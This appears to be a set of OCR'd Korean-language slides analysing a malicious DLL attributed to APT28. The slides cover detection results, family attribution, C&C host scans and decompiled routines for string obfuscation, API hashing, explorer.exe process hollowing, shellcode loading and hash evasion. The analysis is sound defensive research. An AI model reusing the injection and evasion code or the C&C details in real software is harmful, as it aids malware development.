CrowdStrike Falcon	malicious_confidence_100% (D)	Cylance	Unsafe
Cyren	W32/Trojan.TYNU-2017	eGambit	Trojan.Generic
Emsisoft	Trojan.GenericKD.40845120 (B)	Endgame	malicious (high confidence)

DLL

HybridAnalysis

2018-12-19

#apt #apt28 #fancybear #group-4127 #group74 #irontwilight #isfb #pawnstorm #sednit #sofacy #strontium #swallowtail #tag_0700 #tg-4127 #tsarteam #urlzone

submitname:"6d88756625bf8ff65b12fd68e94520eac22996803b47117a37e4fb3484220823.bin"
falcon-threatscore:100/100
source:https://www.hybrid-analysis.com/sample/6d88756625bf8ff65b12fd68e94520eac22996803b47117a37e4fb3484220823?environmentId=100

thor

2018-12-19

(0)

(0)

Signature Match - THOR APT Scanner

Detection
==========
Rule: IMPLANT_4_v10
Ruleset: Russian Threat Groups
Description: BlackEnergy / Voodoo Bear Implant by APT28
Reference: https://www.us-cert.gov/ncas/current-activity/2017/02/10/Enhanced-Analysis-GRIZZLY-STEPPE
Author: US CERT
Score: 65

Family - BlackEnergy?


SECURELIST THREATS CATEGORIES TAGS STATISTICS ENCYCLOPEDIA DE

…w days ago, we came by a new document that appears to be part of the ongoing attacks BlackEnergy against Ukraine. …ike previous Office files used in the recent attacks, this is not an Excel workbook, but a Microsoft Word document:

"$RR143TB.doc" (md5: e15b36c2e394d599a8ab352159089dd2)

This document was uploaded to a multiscanner service from Ukraine on Jan 20 2016, with relatively low detection. It has a creation_datetime and last_saved field of 2015-07-27 10:21:00. This means the document may have been created and used earlier, but was only recently noticed by the victim.

Upon opening the document, the user is presented with a dialog recommending the enabling of macros to view the document.



Family - Bebloh?




Figure 1: The spam campaign's infection chain

Infection chain

The spam campaign uses payment-related subject lines for its social engineering:

- 注文書の件 (about purchase order)
- 申請書類の提出 (submission of application)
- 立替金報告書の件です。(about money advanced report)
- 納品書フォーマットの送付 (sending the format of statement of delivery)
- 請求データ送付します (sending billing data)


The spam emails contain a Microsoft Excel file that appears to have a naming convention (DOC2410201810*[6 RANDOM NUMBERs]*.xls), as exemplified by Figure 2. As shown in Figure 3,

DLL

- 어떤 자동분석툴은 이를 BlackEnergy 라 마킹
  - http://tinyurl.com/blackenergy1
- Banking trojan Bebloh family에 대한 캠페인 묘사가 이 건과 더 비슷
  - http://tinyurl.com/bebloh1
- BlackEnergy 과 Bebloh의 연관성
  - http://tinyurl.com/bebloh2
- BlackEnergy? Bebloh?
  - 둘 중 하나이거나, 둘 다이거나 둘 다 아닐 수도

DLL - Automatic analysis

- https://app.any.run/tasks/a5e35165-c614-427c-9373-6d8a596c6567
- 여전히 동작 안합니다




DLL


- Downloader/reverse shell
  - Injects itself to explorer.exe
  - C&C: cabertun.com
    - 접속하여 실행 정보 report 및 설정파일/실행파일 Download
    - 다운받은 설정에 따라 각종 실행/추가 다운로드/인젝션 등 수행
    - 웹서버는 이미 닫혀있었고, crawler를 돌려보았으나 다시는 열리지 않음. 짧은 시간동안만 열고 새 server에서 다음 공격을 진행하는 것으로 추정

C&C

- C&C — cabertun.com
  - hosting: morene.host
  - 로씨아 서비스



- Anonymous payment
  - BTC, ETH, ZCash, XRP, etc



C&C

- BlackEnergy와 유사한 open ports
  - Windows Server (큰 의미는 없음)

5.149.254.114 mail1.auditoriavanzada.info

```
[+] Nmap scan report for mail1.auditoriavanzada.info (5.149.254.114)
Host is up (0.0083s latency).
Not shown: 91 closed ports

PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
```

```
Nmap scan report for cabertun.com (5.8.88.46)
Host is up (0.17s latency).
rDNS record for 5.8.88.46: loddenp.morene.host
Not shown: 994 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49154/tcp open  unknown
49155/tcp open  unknown
```

DLL (cont'd)

- DLL의 몇가지 흥미로운 점들을 공유
  (악성코드에 친숙하지 않은 분들을 위해)

  - 자신의 정보 은닉
  - 자동화시스템, 샌드박스, 분석툴 등 우회

DLL (cont'd)

- 문자열 숨김

```
BYTE *__usercall my_decode_string@<eax>(struct some_encoded_info *encoded_info@<eax>)
{
  unsigned __int16 i; // [esp+2h] [ebp-16h]
  unsigned int index; // [esp+4h] [ebp-14h]
  __int16 key; // [esp+Ah] [ebp-Eh]
  unsigned int encoded_length; // [esp+Ch] [ebp-Ch]
  BYTE *decoded_buf; // [esp+10h] [ebp-8h]
  char *encoded_buf_main; // [esp+14h] [ebp-4h]

  key = encoded_info->key;
  encoded_length = (unsigned __int16)(encoded_info->key ^ encoded_info->encoded_len);
  encoded_buf_main = &encoded_info->encoded_buf;
  decoded_buf = (BYTE *)malloc(encoded_length + 1);
  index = 0;
  for ( i = 0xCAFAu; index < encoded_length; i *= (_WORD)index )
  {
    *(_WORD *)&decoded_buf[index] = i ^ key ^ *(_WORD *)&encoded_buf_main[index];
    index += 2;
  }
  decoded_buf[encoded_length] = 0;
  return decoded_buf;
}
```

```
  v5 = 501;
  GetModuleFileNameA(0, exe_path, 501);
  CharUpperBuffA(exe_path, v5);
  SubStr = (char *)my_decode_string((struct some_encoded_info *)str_SAMPLE);
  if ( my_strstr(exe_path, SubStr) )
    v6 = -1;
  myfree(SubStr);
```

DLL (cont'd)

- 문자열 숨김

```
VirtualProtect(p_encoded_shc, addr_40215c - p_encoded_shc, PAGE_EXE
xor_buffer(p_encoded_shc + 5, addr_401d344 - p_encoded_shc - 5);
xor2_buffer(addr_401d344 + 5, addr_40215c - addr_401d344 - 5);
return setup_import(0);
```

Address	Hex dump	ASCII
003C1D44	43 3A 3B 24 5F 00 00 00	C:;$_...
003C1D4C	4C 95 EF 81 4C BF 27 0D	L뺧갟?.
003C1D54	A0 47 1E FA 87 61 56 D0	겢?aV
003C1D5C	F0 13 8E 63 36 1C DD CA	?람6扮
003C1D64	13 09 13 00 40 E6 07 6A	‼.‼.@?j
003C1D6C	8E B1 F1 9A A3 BF D6 4D	렉?？?
003C1D74	D3 C7 F5 A9 F0 60 68 47	覃秒?hG
003C1D7C	77 21 12 06 5E 4F B5 D8	w!↕╼^O뒈
003C1D84	7D 77 CA 4F AF 05 48 FA	}w??H
003C1D8C	91 B3 32 71 F8 DF 95 73	뫓2q砲붑
003C1D94	26 E7 AA D2 41 95 D5 31	&囤?嘶1
003C1D9C	63 73 27 FE CE 3D 1B 77	cs' =←w
003C1DA4	E5 74 8C 6B F9 39 C7 CD	?뚣?젓
003C1DAC	3A 37 1A 35 58 EB 54 9A	:7→5X?
003C1DB4	4F F9 71 12 8C AC A7 72	O?↕뮍쫧
003C1DBC	B2 BD B9 B2 9A F7 12 03	켭묾쌄↕└
003C1DC4	24 5C 67 BC 02 7C A0 C7	$\g?|졘
003C1DCC	1B 51 B4 1D FF 67 56 FD	←Q? gV
003C1DD4	90 CC 11 03 DB E4 58 AB	먎◀└磆X
003C1DDC	55 C1 D4 88 3B AA EB 0D	U쿈?る.
003C1DE4	44 96 0B D9 95 70 03 3A	D??p└:
003C1DEC	BF 5C F5 F3 99 39 CB EB	?出?乾
003C1DF4	0F 54 85 29 72 F3 2F A9	亓T?r?

Address	Hex dump	ASCII
003C1D44	26 3A 3B 24 5F 00 00 00	&:;$_...
003C1D4C	4C 44 5F 45 52 52 5F 52	LD_ERR_R
003C1D54	55 4E 5F 00 4C 44 5F 45	UN_.LD_E
003C1D5C	52 52 5F 4C 4F 41 44 00	RR_LOAD.
003C1D64	5C 70 72 65 66 73 2E 6A	\prefs.j
003C1D6C	73 00 00 00 70 72 6F 78	s...prox
003C1D74	79 2E 74 79 70 65 22 2C	y.type",
003C1D7C	20 00 00 00 70 72 6F 78	...prox
003C1D84	79 2E 68 74 74 70 22 2C	y.http",
003C1D8C	20 22 00 00 70 72 6F 78	"..prox
003C1D94	79 2E 68 74 74 70 5F 70	y.http_p
003C1D9C	6F 72 74 22 2C 20 00 00	ort", ..
003C1DA4	5C 4D 6F 7A 69 6C 6C 61	\Mozilla
003C1DAC	5C 46 69 72 65 66 6F 78	\Firefox
003C1DB4	5C 50 72 6F 66 69 6C 65	\Profile
003C1DBC	73 5C 2A 00 0D 0A 49 4E	s*...IN
003C1DC4	4A 45 43 54 46 49 4C 45	JECTFILE
003C1DCC	00 00 00 00 0D 0A 2A 45	......*E
003C1DD4	58 45 55 50 44 41 54 45	XEUPDATE
003C1DDC	20 00 00 00 77 77 77 2E	...www.
003C1DE4	67 6F 6F 67 6C 65 2E 63	google.c
003C1DEC	6F 6D 00 00 3F 74 76 65	om..?tve
003C1DF4	72 3D 00 00 26 76 63 6D	r=..&vcm

DLL

- API import 숨김

```
v1 = eax0;
hKernel32 = get_kernel32();
LoadLibraryA = my_getprocaddr(hKernel32, 0xC8AC8026);
*FreeLibrary = my_getprocaddr(hKernel32, 0x4B935B8E);
GetWindowsDirectoryA = my_getprocaddr(hKernel32, 2024803454);
*GlobalLock = my_getprocaddr(hKernel32, 0x25447AC6);
*GlobalUnlock = my_getprocaddr(hKernel32, 0xF50B872);
*TerminateProcess = my_getprocaddr(hKernel32, 0x9E6FA842);
*IsBadReadPtr = my_getprocaddr(hKernel32, 0x7D544DBD);
GetProcAddress = my_getprocaddr(hKernel32, 0x1FC0EAEE);
*GetSystemTime = my_getprocaddr(hKernel32, 0x270118E2);
*RemoveDirectoryA = my_getprocaddr(hKernel32, 0x4AE7572B);
*DeleteFileW = my_getprocaddr(hKernel32, 0x81F0F0C9);
*IsDebuggerPresent = my_getprocaddr(hKernel32, 0x95FB6A02);
*GetLogicalDriveStringsA = my_getprocaddr(hKernel32, 0x70F6FE31);
*GetDriveTypeA = my_getprocaddr(hKernel32, 0x399354CE);
*GetCurrentThreadId = my_getprocaddr(hKernel32, 0xA45B370A);
*PulseEvent = my_getprocaddr(hKernel32, 0x2B00B870);
GetCurrentThread = my_getprocaddr(hKernel32, 0x4FBA916C);
WaitForSingleObject = my_getprocaddr(hKernel32, 0xC54374F3);
*OpenEventA = my_getprocaddr(hKernel32, 0x9C700049);
*WaitForMultipleObjects = my_getprocaddr(hKernel32, 0x4F6CA717);
GetVolumeInformationA = my_getprocaddr(hKernel32, 0x67ECDE97);
```

DLL

- 좀비 explorer.exe process에 코드 인젝션

```
if ( CreateProcessA(0, exepath, 0, 0, 0, CREATE_SUSPENDED, 0, 0, &a2, &hProc_1) != 0 )
{
  v7 = maybe_rand(v6);
  hex2str32(v7, &memory_section_name);
  strcat(&memory_section_name, "_section");
  len = *(dll_imagebase + *(dll_imagebase + 60) + 80);
  v23 = CreateFileMappingA(-1, 0, 4, 0, cmdline_option_len + len + 8, &memory_section_name);
  memory_map = MapViewOfFile(v23, 983071, 0, 0, 0);
  my_memcpy(memory_map, len, dll_imagebase);  // copy whole dll
  *&memory_map[*(memory_map + 15) + 52] = dll_imagebase;// patch imagebase
  *&memory_map[len] = func_addr - dll_imagebase;// append wanted function
  *&memory_map[len + 4] = cmdline_option_len; // append cmdline (length + ptr)
  my_memcpy(&memory_map[len + 8], cmdline_option_len, cmdline_option);
  len = 0x29B;
  v_alloc(&shellcode_buffer, 684);
  my_memcpy(shellcode_buffer, len, &encoded_buffer);
  v15 = len;
  v18 = 0;
  do
  {
    shellcode_buffer[v18] ^= -101 * v18 - 28; // decode loader code
    ++v18;
    --v15;
  }
```

DLL

- 좀비 explorer.exe process에 코드 인젝션

```
ep_addr = get_EP_or_TLS_of_process(hProc_1);
if ( !ep_addr )
{
  my_zero_mem(&v10, 0xCCu);
  v10 = WOW64_CONTEXT_FULL;
  if ( GetThreadContext(v13, &v10) )
  {
    if ( __eax )
      ep_addr = __eax;                          // eax of initial state thread context is entrypoint
  }
}
if ( !ep_addr )
  ep_addr = get_EP_of_process(hProc_1);
if ( ep_addr )
{
  VirtualProtectEx(hProc_1, ep_addr, len, 64, &v17);
  WriteProcessMemory(hProc_1, ep_addr, shellcode_buffer, len, &mem_section_name_len);
  j_VirtualFree(shellcode_buffer);
  ResumeThread(v13);
```

- 방식은 entrypoint 에 DLL loader code 덮어쓰는 방식

  - idb - https://drive.google.com/file/d/1KkNjv2rxBu8u5K-VXURA5YevxgQU1qAo/view

```
seg000:00000000                                 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:00000000 55                              push    ebp
seg000:00000001 89 E5                           mov     ebp, esp
seg000:00000003 83 EC 14                        sub     esp, 14h
seg000:00000006 56                              push    esi
seg000:00000007 57                              push    edi
seg000:00000008 53                              push    ebx
seg000:00000009 E8 00 00 00 00                  call    $+5
seg000:0000000E 5B                              pop     ebx
seg000:0000000F 81 EB 0E 10 00 01               sub     ebx, 100100Eh
seg000:00000015 64 A1 30 00 00 00               mov     eax, dword ptr fs:loc_2C+4 ; 0x30 == peb addr
seg000:0000001B 8B 40 0C                        mov     eax, [eax+0Ch]  ; ldr_data
seg000:0000001E 8B 40 1C                        mov     eax, [eax+1Ch]
seg000:00000021
seg000:00000021                         loc_21:                                 ; CODE XREF: seg000:0000002A↓j
seg000:00000021 8B 70 08                        mov     esi, [eax+8]
seg000:00000024 80 78 1C 18                     cmp     byte ptr [eax+1Ch], 18h
seg000:00000028 8B 00                           mov     eax, [eax]
seg000:0000002A 75 F5                           jnz     short loc_21
seg000:0000002C
seg000:0000002C                         loc_2C:                                 ; DATA XREF: seg000:00000015↑r
seg000:0000002C E8 0F 00 00 00                  call    loc_40
seg000:0000002C                         ; ---------------------------------------------------------------------------
seg000:00000031 47 65 74 50 72 6F 63 41 64+aGetprocaddress db 'GetProcAddress',0
seg000:00000040                         ; ---------------------------------------------------------------------------
seg000:00000040
seg000:00000040                         loc_40:                                 ; CODE XREF: seg000:loc_2C↑p
seg000:00000040 56                              push    esi
seg000:00000041 E8 79 01 00 00                  call    my_getprocaddr
seg000:00000046 89 83 7B 12 00 01               mov     [ebx+100127Bh], eax ; GetProcAddress
seg000:0000004C E8 0D 00 00 00                  call    loc_5E
seg000:0000004C                         ; ---------------------------------------------------------------------------
seg000:00000051 4C 6F 61 64 4C 69 62 72 61+aLoadlibrarya   db 'LoadLibraryA',0
seg000:0000005E                         ; ---------------------------------------------------------------------------
seg000:0000005E
seg000:0000005E                         loc_5E:                                 ; CODE XREF: seg000:0000004C↑p
seg000:0000005E 56                              push    esi
seg000:0000005F FF 93 7B 12 00 01               call    dword ptr [ebx+100127Bh]
seg000:00000065 89 83 7F 12 00 01               mov     [ebx+100127Fh], eax ; LoadLibraryA
seg000:0000006B E8 10 00 00 00                  call    loc_80
seg000:0000006B                         ; ---------------------------------------------------------------------------
seg000:00000070 55 6E 6D 61 70 56 69 65 77+aUnmapviewoffil db 'UnmapViewOfFile',0
seg000:00000080                         ; ---------------------------------------------------------------------------
seg000:00000080
seg000:00000080                         loc_80:                                 ; CODE XREF: seg000:0000006B↑p
seg000:00000080 56                              push    esi
seg000:00000081 FF 93 7B 12 00 01               call    dword ptr [ebx+100127Bh]
seg000:00000087 89 83 83 12 00 01               mov     [ebx+1001283h], eax ; UnmapViewOfFile
seg000:0000008D E8 0D 00 00 00                  call    loc_9F
seg000:0000008D                         ; ---------------------------------------------------------------------------
seg000:00000092 56 69 72 74 75 61 6C 41 6C+aVirtualalloc   db 'VirtualAlloc',0
seg000:0000009F                         ; ---------------------------------------------------------------------------
```

DLL

- 다운로드 받은 PE파일(메모리 상태)의 TimeDateStamp 패치
  - 혹시 AV 시스템에 전달되더라도 항상 새로운 hash

```
decode_downloaded_buffer(write_buffer, v14);
if ( *write_buffer == 'M' && *(write_buffer + 1) == 'Z' )
{
  v3 = get_current_epoch_timestamp();
  mempatch_timedatestamp_and_checksum(write_buffer, v3);
  v10 = 0;
```

```
BYTE *__usercall mempatch_timedatestamp_and_checksum@<eax>(BYTE *buffe
{
  BYTE *v2; // [esp+Ch] [ebp-4h]

  v2 = buffer;
  if ( *buffer == 'ZM' )
  {
    *&buffer[*(buffer + 0xF) + 8] = epoch_timestamp;
